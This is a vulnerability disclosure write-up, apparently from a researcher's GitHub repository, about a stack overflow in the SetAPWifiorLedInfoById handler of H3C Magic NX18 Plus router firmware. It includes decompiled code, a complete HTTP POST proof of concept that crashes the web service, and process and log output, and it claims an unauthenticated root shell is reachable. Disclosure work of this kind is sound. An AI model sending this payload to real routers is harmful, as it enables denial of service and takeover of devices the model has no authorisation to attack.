

main vuln / H3C / H3C NX18 Plus / 8 /



Darry-lang1 Add files via upload ...

on Jul 25 History

..



img

4 months ago



readme.md

4 months ago



readme.md

# H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202103/1389284\\_30005\\_0.htm](https://www.h3c.com/cn/d_202103/1389284_30005_0.htm)

## Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

## H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

发布日期: 2021/3/9 11:32:54

下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

联系我们

## Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the SetAPWifiorLedInfoById function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_433E88(int a1)
2 {
3     int v2; // $v0
4     const char *v3; // $s0
5     const char *v4; // $s0
6     const char *v5; // $s0
7     const char *v6; // $s0
8     const char *v7; // $s0
9     const char *v8; // $s0
10    FILE *v9; // $s0
11    int v11[17]; // [sp+30h] [-8Ch] BYREF
12    char v12[72]; // [sp+74h] [-48h] BYREF
13
14    memset(v12, 0, 0x40u);
15    v2 = websgetvar(a1, "param", "");
16    if (!v2)
17        return -2;
18    v3 = (const char *)v2;
19    memset(v11, 0, sizeof(v11));
20    sscanf(v3, "%[^;]", v12);
21    v4 = &v3[strlen(v12) + 1];
```

In the SetAPWifiorLedInfoById function, the param we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v12, it will cause a stack overflow.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=SetAPWifiorLedInfoById&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



The picture above shows the process information before we send poc.

```
1842 *root 1032 S /bin/sh
2245 *root SW [kworker/0:1]
2270 *root SW [kworker/1:1]
2543 *root SW [kworker/3:1]
2550 *root SW [kworker/2:2]
2649 *root SW [kworker/0:0]
2797 *root SW [kworker/u8:0]
3373 *root 760 S -mwccli
3380 *root 1544 S /bin/sh
3537 *root SW [kworker/3:2]
3721 *root 4236 S /bin/webs &
3725 *root 764 R ps
26984 *root 1036 S telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息


日志信息

提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。

查询项: 日期 关键字: 请选择 查询 显示全部

	日期时间	级别	信息来源	信息内容
!	2022-07-23 14:55:06	error	系统	webs进程已重启。

The picture above is the log information.



## 连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页, 请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护, 请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1003      1003      8818 Feb 28  2021 www
drwxrwxrwt 11 *root    root      260 Jul 23 14:09 var
drwxrwxr-x  5 1003      1003      49 Feb 28  2021 usr
drwxrwxr-x  3 1003      1003      26 Feb 28  2021 uclibc
lrwxrwxrwx  1 1003      1003       7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x 12 *root    root       0 Jan  1  1970 sys
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 sbin -> bin
dr-xr-xr-x 98 *root    root       0 Jan  1  1970 proc
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 plugin
drwxr-xr-x  9 *root    root       0 Jan  1  1970 mnt
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 lib32 -> lib
drwxrwxr-x  4 1003      1003     1985 Feb 28  2021 lib
lrwxrwxrwx  1 1003      1003       9 Feb 28  2021 init -> sbin/init
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 home
drwxrwxrwt 11 *root    root      920 Jan  1  1970 etc
drwxrwxr-x  4 1003      1003     1587 Feb 28  2021 dev
drwxr-xr-x  2 1003      1003     1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.